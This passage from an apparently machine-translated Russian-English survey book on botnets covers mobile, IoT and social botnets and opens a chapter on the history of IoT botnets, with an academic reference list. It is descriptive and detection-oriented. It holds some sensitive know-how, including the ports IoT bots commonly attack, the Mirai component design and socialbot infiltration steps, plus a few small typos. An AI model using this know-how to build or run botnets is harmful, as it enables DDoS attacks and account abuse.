Unique passcode жёстко закодирован в binary бота для идентификации каждого бота. Хотя можно включить unique passcode для каждого бота, дизайн в [52] предложил, чтобы каждая группа ботов, отвечающая за одну и ту же botnet activity (например, Spam, ID theft и т. д.), имела один и тот же passcode. Hard-coded passcode в binary бота включается в SMS messages, которые этот бот отправляет и получает. Чтобы достичь stealthy operation, malicious Android application, установленное на каждом боте, регистрирует себя как background process, чтобы иметь возможность отправлять SMS messages, получать уведомления при получении SMS message, читать received messages, декодировать их и, наконец, удалять, чтобы избежать обнаружения владельцами телефонов.

### 1.5.1.2 Cloud-based push-styled mobile botnets

Cloud-based push-styled mobile botnets были представлены в [53]. Push notification - это service, широко доступный на smartphone platforms. В этом service mobile applications получают notifications messages от application servers через push based messaging servers, размещённые в cloud. У push notification service есть несколько преимуществ, делающих его привлекательной feature в mobile phones. Например, с этим service application server не нужно периодически проверять mobile device, чтобы выяснить, включён телефон или выключен. Кроме того, notifications отправляются на mobile devices без необходимости постоянного probing application servers. Эти features упрощают mobile application development и значительно уменьшают workload на application servers. Это объясняет популярность этого service на большинстве smartphone platforms и, следовательно, возможность использовать его для реализации C&C в mobile botnets.

Прототип cloud-based push-styled mobile botnets с использованием сервиса Google Cloud to Device Messaging (C2DM) для Android был представлен в [53]. Основная идея состоит в распространении команд botmaster среди популяции ботов скрытым образом как части обычного C2DM traffic. Это означает, что прямой коммуникации между botmaster и bot devices нет. Вместо этого коммуникация между ними выполняется через C2DM service. Реализация C&C для таких ботнетов включает bot registration stage и command dissemination stage. Хотя C2DM был официально deprecated, похожие механизмы, такие как Firebase Cloud Messaging (FCM) от Google, можно использовать для построения cloud-based push-styled mobile botnets.

## 1.6 IoT-ботнеты

IoT botnets, такие как Mirai, QBot, BASHLITE, Hajime и их варианты, нацелены на компрометацию IoT devices, которые слабо настроены и подключены к Интернету. Совсем недавно был обнаружен Torii bot, считающийся более сложным, чем ранее известные IoT botnets [54]. IoT devices распределены по всему миру с целью постоянной работы, например printers, DVRs, network routers, IP cameras и CCTVs. Производители IoT devices сосредоточились на functionality устройств и простоте installation, чтобы привлечь customers. Кроме того, многие пользователи оставляют default username и password, поставленные с устройством, без изменений. Mirai и другие IoT botnets эксплуатируют эту простоту устройств и компрометируют сотни тысяч из них, опираясь на dictionary default user names и passwords разных vendors. Большое число устройств (victims) координируется для запуска DDoS attacks против выбранных целей. Кроме того, большое число устройств может использоваться для spamming и advertisement fraud. Архитектура IoT botnets состоит из четырёх основных компонентов: Bot, C&C server, Loader и Report server [55]. Роль каждого из этих компонентов описана ниже:

1. The Bot: это malware, заражающая уязвимое IoT device. У неё две роли: первая роль - выполнять brute force search новых victims для компрометации. Новые victims - это IoT devices, которые были неправильно настроены, имеют software holes или имеют default username and passwords. Поэтому system administrators важно устанавливать самые свежие software patches, менять passwords и отслеживать свои devices на предмет abnormal behavior. Вторая роль - выполнять команды, отправленные C&C server, например DDoS attack.
2. The C&C Server: он контролируется botmaster для отправки команд ботам, например запуска DDoS attack. Botmaster - это человек (hacker), который управляет ботнетом, разрабатывает, изменяет и обновляет programs и database ботов. DDoS command включает packets type (например, SYN flooding), target address и duration of traffic.
3. The Loader: когда новое IoT device обнаружено и скомпрометировано ботом, бот выполняет команду, чтобы определить architecture и software недавно скомпрометированного устройства. Затем новое устройство направляется на скачивание соответствующих botnet binaries с loader server. Loader server содержит множество binaries для разных device architectures, включая ARM и Intel.
4. Report Server: он содержит различную information и status всех ботов (infected devices) в ботнете. Information включает IP address, port number, device architecture и login credentials.

Угроза IoT botnets возникает из-за большого числа заражённых устройств, исчисляемого сотнями тысяч. Эти устройства могут создать огромный network traffic, если используются для запуска DDoS attacks. Например, DDoS attack на Krebs достигла беспрецедентного traffic более 600 Gbps в 2016 году [56]. Исследователи показали, что Mirai botnet заразил более 65 000 IoT devices почти за 20 часов, а затем число выросло до 300 000 devices [57]. Это число, вероятно, увеличится, поскольку использование IoT devices растёт и, как ожидается, к 2030 году будет насчитывать более ста миллиардов devices [58], если только не будут разработаны и использованы эффективные countermeasure solutions.

Процесс infection основан на brute-force search устройств с default user name и passwords с использованием remote connection (telnet) на standard open ports. TCP ports 23, 2323, 7547, 5555, 23231, 37777, 6789, 22, 2222, 32 и 19058 являются наиболее популярными [59]. Кроме того, большинство UDP ports становятся целью compromised IoT devices. Среди наиболее часто атакуемых UDP ports: port 37547, 137, 53413, 37547, 32124 и 28183 [60]. IP addresses генерируются случайно. После успешного соединения с IoT device ботнет закрывает open ports, чтобы не дать другим ботнетам попытаться подключиться к устройству. Default usernames и passwords, помимо простых passwords (таких как 123456), жёстко закодированы в scripts IoT botnet. IoT botnet

находится в memory скомпрометированных IoT devices. Restart или power-off устройства удаляет ботнет. Однако system или network administrators трудно сделать это. Например, если заражённые devices являются routers, сеть будет прервана на время power-off и последующего power-on routers. Кроме того, это действие может привести к нарушению service level agreement (SLA) для services с high availability.

Публикация source code ботнета Mirai позволила исследователям понять behavior IoT botnets. Это behavior является общим для обнаруженных IoT botnets, хотя некоторые из них более продвинуты, чем оригинальный Mirai. Определение policies и rules, которые могут обнаруживать и захватывать compromised devices, может бороться с распространением IoT botnets. Access, communication и usage policies входят в число таких желательных definitions [61]. Более того, с использованием machine learning algorithms можно разработать более умные и интеллектуальные методы для эффективного обнаружения compromised IoT devices и оповещения system administrators, чтобы изолировать их от сети или автоматически заблокировать. Например, N-BalIoT - это метод, использующий deep learning для anomaly detection of network traffic [62]. С другой стороны, метод AutoBotCatcher опирается на идею mutual entities в botnet community. Например, боты взаимодействуют с C&C server. Это делает C&C server mutual entity [58]. На основе identification botnet communities AutoBotCatcher может использоваться ISPs и network administrator для дальнейшего расследования suspicious devices. Кроме того, такие методы, как encryption of IoT devices memory and data, простые и automated techniques для изменения devices passwords, использование passwords, отличных от тех, что были поставлены с factories, ограничение доступа к ports on devices и обновление firmware устройств последними patches, входят в число эффективных практик, предотвращающих широкое распространение IoT botnets [63].

## 1.7 Социальные ботнеты

Socialbots - это autonomous software programs, нацеленные на online social networks (OSNs), такие как Facebook и Twitter. Эти programs имитируют поведение реальных пользователей (humans), публикуя comments (или tweets), повторно публикуя messages, которые разместили другие, отправляя connection requests, принимая requests от других, подписываясь на других и т. д. Socialbots в основном стремятся достичь трёх целей. Первая - запускать campaigns для продвижения некоторых opinions или ideas в community of users и делать некоторые topics популярными. Вторая - собирать data, особенно private user information. Эта information становится доступной, как только пользователь принимает connection request от socialbot. Третья причина - изменить graph structure OSNs, что приводит к появлению fake или misleading patterns в social network graph (vertices and edges). Boshmaf et al. показали, что современные OSNs уязвимы для socialbots, и провели эксперименты на Facebook OSN [64]. Кроме того, Freitas et al. провели socialbot experiments на Twitter OSN и показали, что socialbots могут infiltrate Twitter [65].

### 1.7.1 Работа

Ниже приведены типичные шаги, выполняемые разработчиками socialbot для infiltration OSNs.

1. Automatic creation of email accounts, поскольку большинство OSNs требует email для verification. Поэтому adversary полагается на email providers, которые разрешают неограниченное число email accounts. Некоторые adversaries могут предпочесть создавать email accounts вручную.
2. Handling CAPTCHA, поскольку большинство OSNs полагается на эту технику для validation users. Socialbots используют разные методы для взлома CAPTCHAs, чтобы автоматизировать процесс infiltration OSNs, особенно для запуска large-scale attack. Например, разработчики socialbot

используют script identification, optical character recognition methods, задействуют botnets, которые просят пользователей распознавать CAPTCHAs, или полагаются на cheap labor business (CAPTCHA breaking business) для взлома CAPTCHA [64,66,67].

3. Creating a profile for the accounts, включающий job title и picture. Это очень важно для повышения attractiveness. Например, человек с professional career привлекает пользователей. Кроме того, good looking picture оказывает наибольшее влияние, как описано в [64]. Female profiles имеют более высокий successful infiltration rate, чем male profiles. Однако и те и другие получают сходный acceptance rate, если имеют большое число friends (contacts).

Разработчики socialbots следуют random behaviors при выполнении activities (то есть posts, request, follow-back и т. д.), чтобы избежать обнаружения, как в проекте Realboy by Zack Coburn and Greg Marra [68].

Некоторые методы используют social network honeypots, чтобы заманивать adversaries. Эти методы генерируют artificial profiles, отслеживают profiles и анализируют их activities [69]. Проектирование и сбор datasets OSNs может помочь в разработке intelligent techniques, которые опираются на anomalous behaviors для обнаружения socialbots [70]. Machine learning, classification и artificial intelligence techniques были разработаны для обнаружения и изоляции socialbots от OSNs [71-73]. Однако для обнаружения non-trivial socialbot behaviors всё ещё нужны более устойчивые и сложные методы.

## 1.8 Заключение

Ботнеты входят в число главных вопросов cybersecurity в современном Интернете. В последние годы ботнеты пережили серьёзный прогресс с точки зрения своих architectures, attack activities и types. Огромный рост Интернета и его расширение в последние годы значительно способствовали развитию нового поколения ботнетов, использующих vulnerabilities новых protocols, applications и devices, из которых состоит Интернет. Характер и масштаб botnet attacks со временем выросли. Традиционно ботнеты использовались для проведения различных форм DDoS attacks, email spam campaigns, click fraud и identity theft. Недавно ботнеты стали использоваться в новых malicious activities, включающих malware distribution, fast flux network services, social campaigns и digital currency mining. За последние пятнадцать лет в этой области был выполнен значительный объём исследований, сосредоточенных на botnet characterization и detection.

Эта глава предоставила подробное обсуждение ботнетов и их основных характеристик. В начале глава описала основные шаги срока существования ботнета и выделила основные характеристики, включающие размер ботнета, geographical distribution и spatial temporal correlation. Сила и устойчивость любого ботнета зависят от реализации его C&C channel. Централизованные и P2P-ботнеты обсуждались как две основные архитектуры communication topology ботнетов. Это включает traditional PC based botnets, mobile botnets, IoT botnets и social botnets. Для каждого типа ботнетов были выделены основные features и обсуждены методы C&C implementation. В целом эта глава предоставила comprehensive review ботнетов, их key features, различий между botnet types и их C&C implementations. Ожидается, что будущие исследования в этой field будут сосредоточены на эффективных техниках botnet detection, учитывая новые types of botnets, появившиеся в последние годы, и новые техники, используемые для реализации stealthy и resilient C&C.



## References

- [1] Moheeb Abu Rajab, Jay Zarfoss, Fabian Monroe, and Andreas Terzis. A multi-faceted approach to understanding the botnet phenomenon. In *Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement, IMC '06*, pages 41-52, New York, NY, USA, 2006. ACM.
- [2] T. Holz. A short visit to the bot zoo [malicious bots software]. *IEEE Security Privacy*, 3(3):76-79, May 2005.
- [3] D. Geer. Malicious bots threaten network security. *Computer*, 38(1):18-20, Jan 2005.
- [4] B. McCarty. Botnets: Big and bigger. *IEEE Security Privacy*, 99(4):87-90, Jul 2003.
- [5] G. P. Schaffer. Worms and viruses and botnets, oh my! rational responses to emerging internet threats. *IEEE Security Privacy*, 4(3):52-58, May 2006.
- [6] Keman Huang, Michael Siegel, and Stuart Madnick. Systematically understanding the cyber attack business: A survey. *ACM Computing Surveys*, 51(4):1-70:36, Jul 2018.
- [7] Europol and NATO Strategic Directions South NSDS. In *Internet Organised Crime Threat Assessment (IOCTA 2017)*. European Union Agency for Law Enforcement Cooperation (Europol), 2017.
- [8] Ayesha Binte Ashfaq, Zainab Abaid, Maliha Ismail, Muhammad Umar Aslam, Affan A Syed, and Syed Ali Khayam. Diagnosing bot infections using bayesian inference. *Journal of Computer Virology and Hacking Techniques*, 14(1):21-28, 2018.
- [9] Shui Yu, Guofei Gu, Ahmed Barnawi, Song Guo, and Ivan Stojmenovic. Malware propagation in large-scale networks. *IEEE Transactions on Knowledge and Data Engineering*, 27(1):170-179, 2015.
- [10] Terry Nelms, Roberto Perdisci, Manos Antonakakis, and Mustaque Ahamad. Towards measuring and mitigating social engineering software download attacks. In *USENIX Security Symposium*, pages 773-789, 2016.
- [11] Francois Mouton, Louise Leenen, and Hein S. Venter. Social engineering attack examples, templates and scenarios. *Computers & Security*, 59:186-209, 2016.
- [12] Amir Javed, Pete Burnap, and Omer Rana. Prediction of drive-by download attacks on twitter. *Information Processing & Management*, 2018.
- [13] Antonio Nappa, M. Zubair Rafique, and Juan Caballero. The malicia dataset: Identification and analysis of drive-by download operations. *International Journal of Information Security*, 14(1):15-33, 2015.
- [14] Guofei Gu, Junjie Zhang, and Wenke Lee. Botsniffer: Detecting botnet command and control channels in network traffic. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS '08)*, Feb 2008.
- [15] An Wang, Wentao Chang, Songqing Chen, and Aziz Mohaisen. Delving into internet ddos attacks by botnets: Characterization and analysis. *IEEE/ACM Transactions on Networking*, 26(6): 2843-2855, 2018.
- [16] Aditya K Sood, Sherali Zeadally, and Richard J Enbody. An empirical study of http-based financial botnets. *IEEE Transactions on Dependable and Secure Computing*, 13(2):236-251, 2016.
- [17] Son Dinh, Taher Azeb, Francis Fortin, Djedjiga Mouheb, and Mourad Debbabi. Spam campaign detection, analysis, and investigation. *Digital Investigation*, 12:S12-S21, 2015.
- [18] Paul Barford and Vinod Yegneswaran. An inside look at botnets. In Mihai Christodorescu, Somesh Jha, Douglas Maughan, Dawn Song, and Cliff Wang, editors, *Malware Detection*, pages 171-191, Boston, MA, 2007. Springer US.
- [19] Anirudh Ramachandran and Nick Feamster. Understanding the network-level behavior of spammers. *SIGCOMM Computer Communication Review*, 36(4):291-302, Aug 2006.

- [20] Expert: Botnets no. 1 emerging internet threat. [www.cnn.com/2006/tech/internet/01/31/furst](http://www.cnn.com/2006/tech/internet/01/31/furst), Access Date: January 2019.
- [21] Evan Cooke, Farnam Jahanian, and Danny McPherson. The zombie roundup: Understanding, detecting, and disrupting botnets. In *Proceedings of the Steps to Reducing Unwanted Traffic on the Internet on Steps to Reducing Unwanted Traffic on the Internet Workshop, SRUTI '05*, pages 6-6, Berkeley, CA, USA, 2005. USENIX Association.
- [22] M. Patrick Collins, Timothy J. Shimeall, Sidney Faber, Jeff Janies, Rhiannon Weaver, Markus De Shon, and Joseph Kadane. Using uncleanness to predict future botnet addresses. In *Proceedings of the 7th ACM SIGCOMM Conference on Internet Measurement, IMC '07*, pages 93-104, New York, NY, USA, 2007. ACM.
- [23] Z. Chen, C. Ji, and P. Barford. Spatial-temporal characteristics of internet malicious sources. In *IEEE INFOCOM 2008 - The 27th Conference on Computer Communications*, pages 2306-2314, Apr 2008.
- [24] D. Dagon, G. Gu, C. P. Lee, and W. Lee. A taxonomy of botnet structures. In *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*, pages 325-339, Dec 2007.
- [25] Moheeb Abu Rajab, Jay Zarfoss, Fabian Monroe, and Andreas Terzis. My botnet is bigger than yours (maybe, better than yours): Why size estimates remain challenging. In *Proceedings of the First Conference on First Workshop on Hot Topics in Understanding Botnets, HotBots '07*, pages 5-5, Berkeley, CA, USA, 2007. USENIX Association.
- [26] David Dagon, Cliff Zou, and Wenke Lee. Modeling botnet propagation using time zones. In *Proceedings of the 13th Network and Distributed System Security Symposium NDSS*, 2006.
- [27] C. C. Zou and R. Cunningham. Honeypot-aware advanced botnet construction and maintenance. In *International Conference on Dependable Systems and Networks (DSN'06)*, pages 199-208, Jun 2006.
- [28] Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. Zmap: Fast internet-wide scanning and its security applications. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)*, pages 605-620, Washington, DC, 2013. USENIX.
- [29] F. Soldo, K. El Defrawy, A. Markopoulou, B. Krishnamurthy, and J. van der Merwe. Filtering sources of unwanted traffic. In *2008 Information Theory and Applications Workshop*, pages 199-208, Jan 2008.
- [30] Zisis Tsiatsikas, Marios Anagnostopoulos, Georgios Kambourakis, Sozon Lambrou, and Dimitris Geneiatakis. Hidden in plain sight. sdp-based covert channel for botnet communication. In *International Conference on Trust and Privacy in Digital Business*, pages 48-59, 2015. Springer.
- [31] Zisis Tsiatsikas, Georgios Kambourakis, Dimitris Geneiatakis, and Hua Wang. The devil is in the detail: Sdp-driven malformed message attacks and mitigation in sip ecosystems. *IEEE Access*, 7:2401-2417, 2019.
- [32] K. Singh, A. Srivastava, J. Giffin, and W. Lee. Evaluating emails feasibility for botnet command and control. In *2008 IEEE International Conference on Dependable Systems and Networks With FTCS and DCC (DSN)*, pages 376-385, Jun 2008.
- [33] J. Zhang, R. Perdisci, W. Lee, X. Luo, and U. Sarfraz. Building a scalable system for stealthy p2p-botnet detection. *IEEE Transactions on Information Forensics and Security*, 9(1):27-38, Jan 2014.
- [34] Babak Rahbarinia, Roberto Perdisci, Andrea Lanzi, and Kang Li. Peerrush: Mining for unwanted p2p traffic. *Journal of Information Security and Applications*, 19(3):194-208, 2014.
- [35] Rafael A. Rodriguez-Gmez, Gabriel Maci-Fernandez, Pedro Garca-Teodoro, Moritz Steiner, and Davide Balzarotti. Resource monitoring for the detection of parasite p2p botnets. *Computer Networks*, 70:302-311, 2014.

- [36] Christian Rossow, Dennis Andriesse, Tillmann Werner, Brett Stone-Gross, Daniel Plohmann, Christian J. Dietrich, and Herbert Bos. P2PWNEED: Modeling and Evaluating the Resilience of Peer-to-Peer Botnets. In Proceedings of the 34th IEEE Symposium on Security and Privacy (S&P), San Francisco, CA, May 2013.
- [37] Thorsten Holz, Moritz Steiner, Frederic Dahl, Ernst Biersack, and Felix C Freiling. Measurements and mitigation of peer-to-peer-based botnets: A case study on storm worm. LEET, 8(1):1-9, 2008.
- [38] Nicolas Falliere. Sality: Story of a peer-to-peer viral network. Rapport technique, Symantec Corporation, 32, 2011.
- [39] Joan Calvet, Carlton R Davis, and Pierre-Marc Bureau. Malware authors don't learn, and that's good! In 2009 4th International Conference on Malicious and Unwanted Software (MALWARE), pages 88-97, 2009, IEEE.
- [40] Max Kerkers, Jose Jair Santanna, and Anna Sperotto. Characterisation of the keliho. b botnet. In IFIP International Conference on Autonomous Infrastructure, Management and Security, pages 79-91, 2014, Springer.
- [41] Daniel Plohmann and Elmar Gerhards-Padilla. Case study of the miner botnet. In 2012 4th International Conference on Cyber Conflict (CYCON), pages 1-16, 2012, IEEE.
- [42] Hamad Binsalleeh, Thomas Ormerod, Amine Boukhtouta, Prosenjit Sinha, Amr Youssef, Mourad Debbabi, and Lingyu Wang. On the analysis of the zeus botnet crimeware toolkit. In 2010 Eighth Annual International Conference on Privacy Security and Trust (PST), pages 31-38, 2010, IEEE.
- [43] The zeroaccess rootkit. <https://nakedsecurity.sophos.com/zeroaccess/>, Access Date: January 2019.
- [44] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. International Journal of Information Security, 15(5):455-473, Oct 2016.
- [45] Jos Martins, Catarina Costa, Tiago Oliveira, Ramiro Goncalves, and Frederico Branco. How smartphone advertising influences consumers' purchase intention. Journal of Business Research, 94:378-387, 2019.
- [46] Axelle Apvrille. Symbian worm yxes: Towards mobile botnets? Journal in Computer Virology, 8(4):117-131, Nov 2012.
- [47] Phillip Porras, Hassen Saldi, and Vinod Yegneswaran. An analysis of the ikee.b iphone botnet. In Andreas U. Schmidt, Giovanni Russello, Antonio Lioy, Neeli R. Prasad, and Shiguo Lian, editors, Security and Privacy in Mobile Information and Communication Systems, pages 141-152, Berlin, Heidelberg, 2010. Springer Berlin Heidelberg.
- [48] X. Wei, L. Gomez, I. Neamtiu, and M. Faloutsos. Malicious android applications in the enterprise: What do they do and how do we fix it? In 2012 IEEE 28th International Conference on Data Engineering Workshops, pages 251-254, Apr 2012.
- [49] N. Etaher, G. R. S. Weir, and M. Alazab. From zeus to zitmo: Trends in banking malware. In 2015 IEEE Trustcom/BigDataSE/ISPA, volume 1, pages 1386-1391, Aug 2015.
- [50] Y. Zhou and X. Jiang. An analysis of the anserverbot trojan. technical report, 2011.
- [51] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilitis, and David KY Yau. Botnet command and control architectures revisited: Tor hidden services and fluxing. In International Conference on Web Information Systems Engineering, pages 517-527, 2017, Springer.
- [52] Yuanyuan Zeng, Kang G. Shin, and Xin Hu. Design of sms commanded-and-controlled and p2p-structured mobile botnets. In Proceedings of the Fifth ACM Conference on Security and Privacy in Wireless and Mobile Networks, WISEC '12, pages 137-148, New York, NY, USA, 2012. ACM.

- [53] Shuang Zhao, Patrick P. C. Lee, John C. S. Lui, Xiaohong Guan, Xiaobo Ma, and Jing Tao. Cloud-based push-styled mobile botnets: A case study of exploiting the cloud to device messaging service. In Proceedings of the 28th Annual Computer Security Applications Conference, ACSAC '12, pages 119-128, New York, NY, USA, 2012. ACM.
- [54] Jakub Kroustek, Vladislav Iliushin, Anna Shirokova, Jan Neduchal, and Martin Hron. Torii botnet - not another mirai variant. url: <https://blog.avast.com/new-torii-botnet-threat-research>, Access Date: January 2019.
- [55] C. Koliass, G. Kambourakis, A. Stavrou, and J. Voas. Ddos in the iot: Mirai and other botnets. Computer, 50(7):80-84, 2017.
- [56] B. Krebs. Krebsonsecurity hit with record ddos. url: <https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/>, Access Date: January 2019.
- [57] Manos Antonakakis, Tim April, Michael Bailey, Matthew Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the mirai botnet. In Proceedings of the 26th USENIX Conference on Security Symposium, SEC'17, pages 1093-1110, Berkeley, CA, USA, 2017. USENIX Association.
- [58] Gokhan Sagirlar, Barbara Carminati, and Elena Ferrari. Autobotcatcher: Blockchain-based p2p botnet detection for the internet of things. 2018 IEEE 4th International Conference on Collaboration and Internet Computing (CIC), pages 1-8, 2018.
- [59] G. Kambourakis, C. Koliass, and A. Stavrou. The mirai botnet and the iot zombie armies. In MILCOM 2017-2017 IEEE Military Communications Conference (MILCOM), pages 267-272, Oct 2017.
- [60] S. Torabi, E. Bou-Harb, C. Assi, M. Galluscio, A. Boukhtouta, and M. Debbabi. Inferring, characterizing, and investigating internet-scale malicious iot device activities: A network telescope perspective. In 2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), pages 562-573, Jun 2018.
- [61] S. M. Sajjad and M. Yousaf. Ucam: Usage, communication and access monitoring based detection system for iot botnets. In 2018 17th IEEE International Conference On Trust, Security and Privacy In Computing And Communications/12th IEEE International Conference On Big Data Science and Engineering (TrustCom/BigDataSE), pages 1547-1550, Aug 2018.
- [62] Yair Meidan, Michael Bohadana, Yael Mathov, Yisroel Mirsky, Asaf Shabtai, Dominik Breitenbacher, and Yuval Elovici. N-baiotnetwork-based detection of iot botnet attacks using deep autoencoders. IEEE Pervasive Computing, 17:12-22, 2018.
- [63] O. Schwartz, Y. Mathov, M. Bohadana, Y. Oren, and Y. Elovici. Reverse engineering iot devices: Effective techniques and methods. IEEE Internet of Things Journal, 5(6):4965-4976, 2018.
- [64] Yazan Boshmaf, Ildar Muslukhov, Konstantin Beznosov, and Matei Ripeanu. The socialbot network: When bots socialize for fame and money. In Proceedings of the 27th Annual Computer Security Applications Conference, ACSAC '11, pages 93-102, New York, NY, USA, 2011. ACM.
- [65] C. Freitas, F. Benevenuto, S. Ghosh, and A. Veloso. Reverse engineering social-bot infiltration strategies in twitter. In 2015 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining (ASONAM), pages 25-32, Aug 2015.
- [66] Leyla Bilge, Thorsten Strufe, Davide Balzarotti, and Engin Kirda. All your contacts are belong to us: Automated identity theft attacks on social networks. In Proceedings of the 18th International Conference on World Wide Web, WWW '09, pages 551-560, New York, NY, USA, 2009. ACM.

- [67] Marti Motoyama, Kirill Levchenko, Chris Kanich, Damon McCoy, Geoffrey M. Voelker, and Stefan Savage. Re: Captchas-understanding captcha-solving services in an economic context. In USENIX Security Symposium, 2010.
- [68] Zack Coburn and Greg Marra. Realboy: Believable twitter bots. <http://ca.olin.edu/2008/realboy/index.html>, Access Date: January 2019.
- [69] A. Paradise, A. Shabtai, R. Puzis, A. Elyashar, Y. Elovici, M. Roshandel, and C. Peylo. Creation and management of social network honeypots for detecting targeted cyber attacks. IEEE Transactions on Computational Social Systems, 4(3):65-79, Sep 2017.
- [70] C. Pacheco, A. Garcia, R. Machado, and R. Salles. Building reference datasets to support socialbots detection. In 2018 Workshop on Metrology for Industry 4.0 and IoT, pages 198-202, Apr 2018.
- [71] Chiyu Cai, Linjing Li, and Daniel Zeng. Detecting social bots by jointly modeling deep behavior and content information. In Proceedings of the 2017 ACM on Conference on Information and Knowledge Management, CIKM '17, pages 1995-1998, New York, NY, USA, 2017. ACM.
- [72] Zhi Yang, Christo Wilson, Xiao Wang, Tingting Gao, Ben Y. Zhao, and Yafei Dai. Uncovering social network sybils in the wild. ACM Trans. Knowl. Discov. Data, 8(1):2:1-2:29, Feb 2014.
- [73] Xianchao Zhang, Haijun Bai, and Wenxin Liang. A social spam detection framework via semi-supervised learning. In Revised Selected Papers of the PAKDD 2016 Workshops on Trends and Applications in Knowledge Discovery and Data Mining - Volume 9794, pages 214-226, Berlin, Heidelberg, 2016. Springer-Verlag.

# Глава 2. IoT-ботнеты: пройденный путь и дорога впереди

Pascal Geenens

Radware, Inc.

## 2.1 Введение

Рост популярности IoT-ботнетов сосредоточен вокруг атак Mirai в октябре 2016 года. За период всего в несколько недель KrebsOnSecurity.com<sup>[1]</sup>, OVH<sup>[2]</sup> и Dyn<sup>[3]</sup> стали жертвами рекордных distributed denial-of-service (DDoS) attacks. Атаки, временно парализовавшие KrebsOnSecurity.com, превысили 600 Gbps по объёму [1], что на тот момент было одним из крупнейших зафиксированных показателей. Последствия атак на Dyn ощутили большие группы пользователей в Европе и Северной Америке; они затронули крупные интернет-платформы и сервисы, включая Airbnb, GitHub, Amazon, CNN, Twitter, Slack, PlayStation Network, Xbox Live и многие другие. Между атаками на OVH и Dyn исходный код Mirai был опубликован на HackForums и быстро реплицирован на более доступные платформы, такие как GitHub. Вскоре появились tutorial blogs и YouTube videos, подробно объяснявшие, как собрать и развернуть Mirai. С этого момента сообщество атакующих получило доступ к простому в сборке и развёртывании средству массового разрушения, которое можно было улучшать и расширять.

Со времени атак Mirai в 2016 году IoT-ботнеты прошли большой путь. Первоначальная цель Mirai состояла в создании эффективного инструмента для выполнения DDoS attacks. Позже IoT bots добавили новые exploits, главным образом чтобы опережать своих конкурирующих родственников, при этом в основном повторно используя те же scanning, command and control (C2) и malicious payloads с точки зрения attack vectors.

К концу 2017 года IoT malware начала использовать те же exploit vectors, но уже с новыми malicious capabilities, такими как cryptocurrency mining, anonymizing proxy services, data exfiltration capabilities, rootkits и self-destructive sequences. Anonymizing proxies использовались для сокрытия targeted attacks и spam или click-fraud campaigns. Сложность IoT malware значительно выросла, когда organized hacking groups присоединились к opportunistic attacker community в их войне за бесплатные distributed computing resources. Malware VPNFilter, обнаруженная Cisco Talos в 2018 году [2], была приписана российской state-sponsored cyber-crime group [3]. VPNFilter представляет inflection point с точки зрения sophistication, persistence и evasive actions, наблюдаемых в IoT malware. До этого момента IoT malware была несложной, предоставляла ограниченные формы evasion, слабое или отсутствующее concealment of C2 activity и отсутствующую или ограниченную protection C2 infrastructure.

Хотя Mirai был самым печально известным, он не был первым вредоносным ПО, использовавшим IoT-устройства. Еще в декабре 2013 года исследователь [4] наблюдал сотни тысяч спам-писем, исходящих из ботнета, состоявшего из ста тысяч взломанных бытовых устройств. Хотя большая часть вредоносной почты отправлялась домашними сетевыми устройствами, такими как маршрутизаторы и сетевые хранилища (NAS), значительная доля вредоносной почты поступала из нетрадиционных источников, таких как подключенные мультимедийные центры, smart televisions и по крайней мере один холодильник. Слова "thingbot" и "thingbot-net" были введены Proofpoint для обозначения этих недавно обнаруженных IoT-ботнетов. В марте 2014 года были замечены DDoS-атаки [5], исходящие из ботнета, состоявшего более чем из 900 CCTV-камер. Все скомпрометированные устройства, использованные в атаке, работали под embedded Linux с

BusyBox. Вредоносное ПО представляло собой ELF-бинарник, скомпилированный для архитектуры ARM, и вариант BASHLITE (также известного как Gafgyt), известного сканированием сетевых устройств под BusyBox и поиском открытых служб Telnet/SSH, уязвимых к словарным атакам перебора. В этом конкретном случае вариант также мог запускать HTTP GET flood DoS-атаки со скомпрометированных устройств. Однако BASHLITE не был первым вредоносным ПО Linux, распространявшимся через службы Telnet с использованием комбинаций имени пользователя и пароля. Эта техника уже использовалась в 2012 году Lightaidra, червем, поддерживающим ряд разных архитектур, таких как MIPS, ARM и PPC, и известным выполнением DDoS-атак. Между 2015 и 2016 годами были обнаружены разные вредоносные программы для Linux, в основном использовавшиеся для DDoS-атак: Elknot/BillGates (2015), XOR.DDoS (2015), LUABOT (2016), Remaiten (2016), NewAidra/IRCTelnet (2016) и Mirai (2016). Все они были улучшенными вариантами или рекомбинированным кодом предыдущих семейств вредоносного ПО с точки зрения сканирования и эксплуатации, C2-протоколов и поддерживаемых архитектур. В сентябре 2015 года FBI и Department of Homeland Security опубликовали предупреждение о возможностях, которые IoT предоставляет для киберпреступлений [6]. Несмотря на предупреждение, в июне 2016 года ботнет, состоявший из 25 000 CCTV-камер, атаковал online jewelry store [7], а всего несколько месяцев спустя печально известный Mirai продемонстрировал плачевное состояние безопасности IoT, поработив несколько сотен тысяч устройств и выполнив DDoS-атаки уровня критического отказа на DNS-провайдера Dyn.

С этого момента стали наблюдаться всё более творческие и сложные IoT-ботнеты. Ниже приведён неисчерпывающий список, иллюстрирующий IoT-ботнеты, которые представляют вехи в росте сложности IoT-ботнетов:

- The Hide N' Seek (HNS) botnet был одним из первых, кто попытался реализовать persistence across boots - нетривиальную feature, учитывая разнообразие устройств. HNS также реализовал custom peer-to-peer protocol для своих C2 communications.
- Satori - ботнет, который продолжал возвращаться в разных формах и создавать волны IoT infections, меняя infection vectors. Он злоупотреблял наиболее очевидными IoT exploits, добавляя новые, такие как Android Debug Bridge exploit. Satori в основном нёс crypto mining payloads и не выполнял DDoS attacks; это был эксперимент автора по тестированию и настройке exploit vectors. Автор, запутавшийся подросток, в основном был мотивирован eframe среди сверстников и, как известно, имел проблемы с деньгами; mining earnings были приятным бонусом его экспериментов.
